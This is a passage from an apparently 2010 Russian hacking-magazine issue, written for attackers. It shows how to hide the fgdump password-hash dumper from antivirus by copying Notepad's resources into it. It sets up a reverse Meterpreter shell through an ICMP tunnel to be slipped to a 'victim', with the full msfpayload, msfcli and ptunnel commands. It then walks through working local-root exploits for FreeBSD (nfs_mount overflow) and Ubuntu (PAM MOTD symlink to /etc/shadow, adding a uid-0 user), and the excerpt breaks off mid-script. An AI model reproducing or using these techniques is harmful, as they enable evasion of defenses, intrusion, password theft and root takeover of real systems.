Говорить о потребности скрытия своего софта (неважно какого) от антивирусов жертвы нет необходимости, это и так понятно. Позволь напомнить тебе об одном олдскульном и очень простом методе. В довесок приведу небольшое исследование возможности использования его в нынешних реалиях. Суть метода в редактировании так называемых «ресурсов» той тулзы, которую ты хочешь спрятать. Проще всего сделать это с помощью Resource Hacker'а. Взять его можно на angusj.com/resourcehacker/. Прога еще от 2002 года, но до сих пор отлично фурычит :). Итак, возьмем для примера тулзу **fgdump** (foofus.net/~fizzgig/fgdump/downloads.htm). Она занимается тем, что дампит хеши паролей (Tool For Mass Password Auditing :)). Для проверки на «обнаружаемость» будем пользоваться сервисом virustotal.com. Тулза эта работает отлично, но детектится почти всеми антивирями, что видно на скриншоте (38/41). Начнем «исследование».

Для начала, изменив пару случайных байт в fgdump и добившись тем самым изменения контрольной суммы файла, мы получаем 30 из 41 (fgdump_2.exe). Не ахти, но все же... Теперь попробуем Resource Hacker:


```
1. Открываем в Resource Hacker(RH), например, Блокнот (c:\windows\system32\notepad.exe).
2. Открываем в другом нашу тулзу.
3. Переходим в раздел Version Info и копируем все данные от Блокнота в fgdump.
4. Кликаем в RH с fgdump на CompileScript.
5. Сохраняем полученный fgdump.
```

Чтобы еще больше походить на Блокнот, мы можем скопировать его иконку. Для этого:

```
1. RH с блокнотом: Action - Save All Resources.
2. RH с fgdump: Action - Add a new Resource и выбираем сохраненную иконку.
3. В Resource Name пишем 1, в Resource Language — 1049.
4. Сохраняем полученый fgdump.
```

Посмотрим результаты на virustotal.com. И уже имеем 23 из 41 (fgdump_5.exe).

Конечно, эффект не очень велик — половина, но с учетом минимальных трудозатрат очень радует. Особенно, если антивирь жертвы как раз в «черном» списке. К тому же, в этот черный список попали даже очень представительные антивири.



Копируем данные из VersionInfo в Resource Hacker

Файл **fgdump.exe** получен **2010.06.30 19:30:57 (UTC)**
Текущий статус: **закончено**
Результат: **38/41 (92.68%)**

Файл **fgdump_2.exe** получен **2010.07.19 11:16:26 (UTC)**
Текущий статус: **закончено**
Результат: **30/42 (71.43%)**

Файл **fgdump_5.exe** получен **2010.07.19 11:36:14 (UTC)**
Текущий статус: **закончено**
Результат: **23/41 (56.1%)**

Результаты анализа на VirusTotal.com разных «модификаций» fgdump

Но, чтобы быть более объективным, стоит заметить, что virustotal использует неполные версии антивирей, то есть лишенные поведенческого и эвристического анализа.

В то же время, антивирь, которым пользуюсь я, хоть и должен был детектить по статистике virustotal'а, не паниковал даже на немодифицированной версии fgdump. Вот такие пироги.



ЗАДАЧА: ПРОАНАЛИЗИРОВАТЬ ВОЗМОЖНОСТИ ОБХОДА ЗАЩИТНЫХ МЕХАНИЗМОВ WINDOWS (ASLR/DEP) В СТОРОННЕМ ПО

РЕШЕНИЕ:

Уже многое было написано о защитных механизмах в Windows-системах и о методах их обхода. К сожалению, механизмы эти — не панацея. Во-первых, потому что не все они есть в «последних» версиях Windows или не всегда правильно сконфигурены. Например, DEP появился еще в XP SP2, но включен только для системных процессов, или вот проверка последовательности SEH'ов есть уже в Vista, однако отключена по дефолту. Во-вторых, как ни странно, список софта даже самого обычного юзера включает ПО не только от вездесущего MS. А другие, «сторонние» производители не особо-то и выполняют «требования» от MS. Это важно, так как для крепкой обороны и сама программулина, и все ее библиотеки должны быть скомпилированы с поддержкой всех механизмов. Например, для обхода DEP используется ROP-техника (см. прошлый номер][), но она невозможна, если софтина полностью скомпилирована с поддержкой ASLR. Но если какая-то библиотека собрана без поддержки ASLR, то мы можем зацепиться за статический адрес и обойти DEP. Ну и в том же духе. Это уже практика, так сказать. Так вот. Для тех, кому важны именно практические возможности обхода механизмов защиты (или параноикам, боящимся, что к ним кто-то может залезть и что-нибудь спереть :)) на реальном ПО, будет интересна статья от Alin Rad Pop из Secunia (secunia.com) о том, в каком массовом ПО (и с какой версии) включена поддержка DEP, какие библиотеки скомпилированы без ASLR, чтобы за них можно было зацепится. Ссылка — secunia.com/gfx/pdf/DEP_ASLR_2010_paper.pdf.



РЕШЕНИЕ:

ЗАДАЧА: ОБОЙТИ ФАЙЕРВОЛ, ИСПОЛЬЗУЯ ICMP(PING)-ТОННЕЛЬ




Схема работы ICMP-прокси (тоннеля)

Предположим, что мы пытаемся проникнуть в закрытую сеть и закрепиться на каком-нибудь из тамошних хостов. Последних в ней много, но доступа из внешней сети маловато: пару сервачков наружу, а ушастые юзеры все сидят за NAT'ом (один внешний IP, через который все и ползают). Таким образом, к ним с нашей стороны не подключиться. К тому же, доступ наружу обрезан: предположим только HTTP/HTTPS, да и то через прокси и к определенным сайтам. В общем-то, классическая ситуация для многих организаций. Но, как часто это бывает, хотя TCP/UDP-соединения во внешнюю сеть бдительные админчики фильтруют на файерволе, про такой протокол, как ICMP забывают (или оставляют для каких-то технических целей). Этим-то мы и можем воспользоваться :). Основная задача такова: наполнить ICMP-протокол необходимым функционалом для удаленного доступа к жертве (точнее ее к нам, если говорить о NAT'е). Напомню, ICMP (англ. Internet Control Message Protocol, RFC 792, 950) — это, как понятно из названия, межсетевой протокол управляющих сообщений. То есть такой сервисный протокол, во многом используемый для сообщения об ошибках в связи на сетевом (IP) и транспортном уровне(TCP/UDP) по модели OSI. Я уверен, что ты юзал его не раз, так как он и является основой такой вещи как ping. Да, когда ты пингуешь какую-нибудь машину, ты отправляешь ей ICMP-пакет с типом 8, а назад получаешь ICMP-пакет с типом 0.

Протокол простой: инкапсулируется в IP-пакет, а содержит в себе всего 4 поля. Поле «Type» и «Code» по 8 бит, контрольную сумму пакета — 16 бит, дополнительное поле для некоторых типов и кодов — 32 бита. Далее поле Data — в общем-то, любые данные. Размер пакета может достигать 64 Кб. Потому мы можем переносить достаточно приличные объемы информации за один запрос. Что для нас важно, ICMP — это ненадежный протокол, то есть мы не получаем ответ о доставке нашего сообщения (как, например, у TCP).

Теперь к практике.

Программок, которые наделяют ICMP, так сказать, возможностями передачи данных, полным-полно. Это и ptunnel, и itun, и ishell, и даже старенькая тулза от твоего любимого журнала — **x-proxy** (xakep.ru/post/16337/default.asp). Большинство из них занимаются тем, что инкапсулируют (с некоторыми изменениями, конечно) пакеты TCP в поле Data ICMP-сообщений. По идее все просто, но в реализациях много хитростей. Например, как упомянуто выше, TCP — надежный протокол, а ICMP — нет. В итоге корректность работы и производительность тулз невелика.

Лучшей программой, вроде как, является ptunnel(cs.uit.no/~daniels/PingTunnel). Она все еще живет и развивается, к тому же есть версия под Windows (под которой обычно сидят все юзеры). Но начну я с несколько альтернативного решения. Имя ему — Ishell. По сути — это шелл, только на основе ICMP. То есть у него нет заморочек с передачей данных. Все в себе, так сказать, и взять можно на icmpshell.sourceforge.net.

Качаем исходники и make'им их.

У жертвы(192.168.0.1) запускаем сервер:

```
./ishd
```

А сами коннектимся:

```
./ish 192.168.0.1
```

Получаем шелл. Есть возможность настроить тип, идентификатор, размер ICMP-пакетов. Но это, в общем, не особо нужно. Из плохого: для начала — не работает под Win, а главное — требует коннекта от нас, то есть не дает возможности обойти NAT. Хотя сие можно обойти, хорошенько доработав исходнички и сделав backconnect.

Вернемся к классическому ptunnel (by Daniel Stoedle). В статьях про него описывается в основном возможность «кражи» интернета, если у тебя доступен только ICMP. Вешаем сервер («ICMP-прокси») где-нибудь в интернете, а сами из «закрытой» сети коннектимся к нему по ICMP. Сервер же уже реально соединяется с нужным нам ресурсом по TCP и передает копии «диалога». Как-то так :). Но мы воспользуемся им по-другому: совместим реверсовый meterpreter из Metasploit'a(MSF) с ICMP-туннелем. Описывать «установку» ptunnel не буду, но замечу, что для Win требуются библиотеки **WinPCAP** (winpcap.org/install/default.htm). Итак, представим, что IP жертвы — 192.168.146.1, а наш — 192.168.146.128. Создаем реверсовый meterpreter на себя самого на 5678 порт в виде exe-файла, который мы




```
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.0.1,LPORT=56
 X > reverseMP2.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: LHOST=127.0.0.1,LPORT=5678
root@bt:~# ptunnel
[inf]: Starting ptunnel v 0.60.
[inf]: (c) 2004-2005 Daniel Stoedle, daniels@cs.uit.no
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Incoming tunnel request from 192.168.146.1.
[inf]: Starting new session to 192.168.146.128:5678 with ID 6964
```

```
root@bt: ~ - Shell - TinyProxy
Session  Edit  View  Bookmarks  Settings  Help

root@bt:~# msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.146.12
8 LPORT=5678 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.146.128:5678
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 192.168.146.128
[*] Meterpreter session 1 opened (192.168.146.128:5678 -> 192.168.146.128:40150)

meterpreter > ls

Listing: D:\xpv2
================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2010-07-21 02:13:40 +0400  .
40777/rwxrwxrwx   0     dir   1980-01-01 00:00:00 +0300  ..
40777/rwxrwxrwx   0     dir   2010-02-15 13:51:00 +0300  ActiveX
100666/rw-rw-rw-  239   fil   2005-11-05 18:47:36 +0300  Docs.lnk
40777/rwxrwxrwx   0     dir   2010-07-18 19:34:55 +0400  EasyHack
```

Реверс meterpreter через ICMP-тоннель

подсунем нашей жертве (подробности использования MSF я — пропущу, так как описывал их в прошлых номерах):

```
msfpayload windows/meterpreter/reverse_tcp
LHOST=127.0.0.1,LPORT=5678 X > reverseMP2.exe
```

Запускаем сервер (прокси) ICMP-тоннеля:

```
ptunnel
```


Запускаем прослушку на нашем компе (5678 порт) на ожидание подключения meterpreter'а:

```
msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/
reverse_tcp LHOST=127.0.0.1 LPORT=5678 E
```


Запускаем клиентскую часть ICMP-туннеля на компе жертвы:

```
ptunnel.exe -p 192.168.146.128 -lp 5678 -da 192.168.146.128
-dp 5678
```


Где:
`-p` — порт, куда будут посылаться ICMP-пакеты;
`-lp` — локальный порт, через который будет происходить общение по TCP с локальной программой (в нашем случае — с meterpreter'ом);
`-da` и `-dp` — IP и порт, куда будет коннектиться сервер ptunnel.
Сам ptunnel поддерживает еще кучку интересных и полезных опций, например, аутентификацию с использованием MD5.
После этих манипуляций нам остается только запустить reverseMP2.exe и мы получим meterpreter на ICMP. Ура!
Немного поясню логику. У жертвы мы вешаем ptunnel-клиент на 5678 порт, который пересылает все данные нам на сервер ptunnel, а оттуда в MSF. При запуске у жертвы meterpreter, поскольку он реверсовый, сам коннектится на ptunnel-клиент (127.0.0.1). Все, в общем-то, просто.
Наш пример получился несколько лабораторным (цель достигнута — шелл под Win за NAT'ом через ICMP), но если его несколько доработать напильничком... Например, можно объединить библиотечки, оба exe'шника и батник для последовательного запуска последних с необходимыми опциями в один exe с помощью того же IExpress, о котором также уже писалось в данной рубрике. Доставить сие зло нашему юзеру по почте и, используя либо уязвимости ПО, либо социалку, заставить запустить его. И все будет OK! Имея на руках meterpreter, мы сможем поиметь всю остальную сеть.
В общем, у этого метода (нестандартное использование ICMP) есть одна общая проблема — требуются админские права, так как проги работают с пересылаемыми пакетами данных на «глубоком» уровне, с raw сокетами. Но и это решаемо при комплексном подходе.
Также негативным моментом является массовый паразитный ICMP-трафик, даже когда не происходит реальной пересылки данных. Но все же, этот продукт — сила :). ⌶



новые серии
с 9 августа
на 20% смешнее*


УНИВЕР
ТНТ



Алексей Синцов, Digital Security a.sintsov@dsec.ru





ОБЗОР ЭКСПЛОЙТОВ

Аномально жаркое лето уничтожает плохо охлаждаемые сервера, а эксплойтам погода нипочем — добьют то, что осталось. Сегодня в нашем обзоре: Свежие get root эксплойты под *nix — даже с пингвином или демоном можно попасть впросак. Обзор LNK эксплойта — любая фича может стать багой. Браузер делает, что хочет — следи за тем, что он отправляет, или «любая фича может стать багой — 2».

01 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В FREEBSD

TARGETS

- FreeBSD 7.2
- FreeBSD 7.3
- FreeBSD 8.0 (DoS)

CVE

CVE-2010-2020

BRIEF

Первый гость нашей программы — ядро ОС FreeBSD. В ядре этом затерялась проблема в виде отсутствия проверки длины поступающих данных, что приводит к переполнению буфера в стеке. Да, похоже, этот класс ошибок никогда не потеряет своей популярности у программистов всех мастей. Багу нашел исследователь из Census Labs — Патроклос Аргуроудис (Patroklos Argyroudis), который любит покопаться во внутренностях различных *nix-систем. Уязвимость находится в функции `nfs_mount()`, которая отвечает за монтирование файловой системы NFS. Добраться до этой функции можно через API-функции вроде `mount()` или `nmount()`. Если эти команды доступны обычному пользователю, то через данное переполнение буфера он сможет выполнить код в ядре и стать root'ом.

EXPLOIT

Покопаемся во внутренностях эксплойта, который Патроклос выложил на exploit-db.com.

```
char *ptr;
long *lptr;
struct nfs_args na;
struct iovec iov[6];

na.version = 3;
na.fh = calloc(BUFSIZE, sizeof(char));
```

Автор объявил структуру с описанием параметров для монтирования файловой системы типа NTFS. Далее он задал номер версии и выделил память для дескриптора файла, который будет монтироваться. `BUFFSIZE = 272` байта. Затем эксплойт заполняет выделенную память символами буквы `"A"=0x61` и указывает честно размер параметра в структуре:

```
memset(na.fh, 0x41, BUFSIZE);
na.fhsize = BUFSIZE;
```

Далее идет работа с указателями, что примечательно для локальных эксплойтов — не надо гадать по какому адресу находятся те или иные параметры. В Си можно взять указатель и использовать его для локального пользования.

```
ptr = (char *)na.fh;
lptr = (long *)(na.fh + BUFSIZE - 8);

*lptr++ = 0x12345678;     /* saved %ebp */
*lptr++ = (u_long)ptr;     /* saved %eip */
```

Итак, в ptr заносится указатель на дескриптор, для которого мы выделили 272 байта. В lptr также заносится указатель на наш буфер, только не на начало, а с 264 байта. Как видно из комментариев, с 264 под 268 байт будут данные, которые перезапишут регистр EBP, а с 268 по 272 байт — данные, которые перезапишут адрес возврата из уязвимой функции. Если значение EBP не так интересно, от EIP перезаписывается значением адреса из ptr, а там содержится указатель на начало буфера. Таким образом, управление перейдет к инструкциям, которые у нас будут в буфере. Поэтому следующий шаг направлен на помещение в буфер шеллкода.


```
memcpy(ptr, kernelcode, (sizeof(kernelcode) - 1));
```

В переменной kernelcode содержится простой шеллкод уровня ядра, который меняет UID на 0, иными словами, дает права пользователя root. В общем, данные готовы, и теперь осталось, собственно, переполнить буфер с помощью вызова `nmount()`. Для начала нужна директория, куда эксплойт будет «монтировать»:

```
mkdir(DIRPATH, 0700);
```

DIRPATH у нас «/tmp/nfs»,так как в /tmp могут создавать директории все пользователи. Для того, чтобы вызвать функцию `nmount()`, надо подготовить соответствующий массив структур — вектор, который мы уже объявили в начале — iovec. В этих структурах описываются аргументы для монтирования, включая указатель на подготовленные данные — na.

```
    iov[0].iov_base = "fstype";
    iov[0].iov_len = strlen(iov[0].iov_base) + 1;
```



FreeBSD. Ядро в восторге от адреса 0x61616161. Halt

FreeBSD. Эксплойт в работе. Захват root'a

```
    iov[1].iov_base = FSNAME;
    iov[1].iov_len = strlen(iov[1].iov_base) + 1;
    iov[2].iov_base = "fspath";
    iov[2].iov_len = strlen(iov[2].iov_base) + 1;
    iov[3].iov_base = DIRPATH;
    iov[3].iov_len = strlen(iov[3].iov_base) + 1;
    iov[4].iov_base = "nfs_args";
    iov[4].iov_len = strlen(iov[4].iov_base) + 1;
    iov[5].iov_base = &na;
    iov[5].iov_len = sizeof(na);
```

Далее идет вызов `nmount()` с указанием количества векторов:

```
nmount(iov, 6, 0);
```

Вызов закончится ошибкой, но это уже не имеет значения, так как шеллкод завершил работу в контексте ядра и вернул управление коду эксплойта, который, в свою очередь, просто выполнит `exit()`. Что же до атакующего, то он теперь стал root'ом, с чем мы его и поздравляем!

SOLUTION

Решений несколько. Во-первых, есть уже FreeBSD 8.1, где уязвимость исправлена, во-вторых, более старые версии не подвержены уязвимости, ну и, в-третьих, по умолчанию права на монтирование есть только у root'a. Так что угроза актуальна для тех, кто выделил данные права и пользователям. Проверить сей факт можно, набрав в консоли:

```
sysctl vfs.usermount
```

Если результат не нуль, то пользователи могут монтировать свои прибамбасы и даже запускать данный эксплойт с целью получения UID=0.

02 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В UBUNTU

TARGETS

- Ubuntu 9.10
- Ubuntu 10.04 LTS

CVE

CVE-2010-0832

BRIEF

В дистрибутиве ОС Linux Ubuntu была обнаружена серьезная уязвимость, позволяющая любому пользователю повысить свои привилегии до root'a. В этом случае мы говорим уже не о переполнении буфера в ядре, а просто об отсутствии проверок прав при создании файла. Как бы невинно не звучало описание, но последствия все те же — захват root'a.

EXPLOIT

Во время входа в систему, например, через SSH, пользователю показывается приветствие. Делает это модуль pam_motd, который затем создает файл motd.legal-notice в домашней директории в папке ./cache. Мол, смотри пользователь, что я тебе показал... Но делает он это с правами root'a, а так как пользователь не рут, то модуль меняет владельца файла на UID пользователя. Самое время вспомнить про символические линки в *nix-системах, но как это нам поможет? Очень просто — давайте удалим папку .cache из домашней директории и создадим символический линк с именем .cache, который указывает, ну, хотя бы на /etc/shadow.

```
user@ubuntu1004desktop:~$ rm -rf ~/.cache
user@ubuntu1004desktop:~$ ln -s /etc/shadow ~/.cache;
```

Затем зайдем по SSH на Ubuntu со своими никчемными правами юзера. Взглянем, что же случилось с /etc/shadow:


```
user@ubuntu1004desktop:~$ ls -l /etc/shadow
-rw-r----- 1 user user 1162 2010-07-25 12:50 /etc/shadow
```

Ого, мы теперь владельцы /etc/shadow, а не какой-то там root. А это значит, что мы можем читать файл и вытащить хеш пароля. Но можно сделать еще круче — записать туда новый пароль. Эксплойт на диске делает все вышесказанное автоматически: добавляет пользователя toor в файлы /etc/passwd и /etc/shadow и записывает пароль toor. UID нового пользователя равно нулю, а это значит права root'a. Делает он все это аналогично указанному методу, через символические линки. Взглянем на код эксплойта:

```
#!/bin/bash
# Строчки для добавления в /etc/passwd
P='toor:x:0:0:root:/root:/bin/bash'
# ... и в /etc/shadow
#  в качестве строки — хеш от 'toor'
S='toor:$6$tPuRrLW7$m0BvNoYS9FEF9/Lzv6PQospujOKt
0giv.7JNGrCbWC1XdhmlbnTWLKyzHz.VZwCcEcYQU5q2DLX.
cI7NQtsNz1:14798:0:99999:7:::'
```








```
user@ubuntu1004desktop: ~
File Edit View Terminal Help
Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jul 25 12:48:57 2010 from localhost
user@ubuntu1004desktop:~$ id
uid=1000(user) gid=1000(user) groups=4(adm),20(dialout),24(cdrom),46(plugdev),10
5(lpadmin),119(admin),122(sambashare),1000(user)
user@ubuntu1004desktop:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
user@ubuntu1004desktop:~$ rm -rf ~/.cache
user@ubuntu1004desktop:~$ ln -s /etc/shadow ~/.cache
user@ubuntu1004desktop:~$
```

Ubuntu. Шаг 1

```
user@ubuntu1004desktop: ~
File Edit View Terminal Help
user@ubuntu1004desktop:~$ ln -s /etc/shadow ~/.cache
user@ubuntu1004desktop:~$ ssh localhost
user@localhost's password:
Linux ubuntu1004desktop 2.6.32-22-generic #33-Ubuntu SMP Wed Apr 28 13:27:30 UTC
 2010 i686 GNU/Linux
Ubuntu 10.04 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jul 25 12:51:51 2010 from localhost
user@ubuntu1004desktop:~$ cat /etc/shadow
root:$6$.KFcK5j7$...
```

Ubuntu. Шаг 2. Теперь мы владельцы /etc/shadow

```
echo "[*] Ubuntu PAM MOTD local root"
# Проверки на наличие нужных пакетов
[ -z "$(which ssh)" ] && echo "[-] ssh is a requirement"
 && exit 1
[ -z "$(which ssh-keygen)" ] && echo "[-] ssh-keygen is a
requirement" && exit 1
[ -z "$(ps -u root |grep sshd)" ] && echo "[-] a running
sshd is a requirement" && exit 1
# Процедура сохранения старых файлов
backup() {
   [ -e "$1" ] && [ -e "$1".bak ] && rm -rf "$1".bak
   [ -e "$1" ] || return 0
   mv "$1"{,.bak} || return 1
   echo "[*] Backuped $1"
}
# Процедура восстановления старых файлов
restore() {
   [ -e "$1" ] && rm -rf "$1"
   [ -e "$1".bak ] || return 0
   mv "$1"{.bak,} || return 1
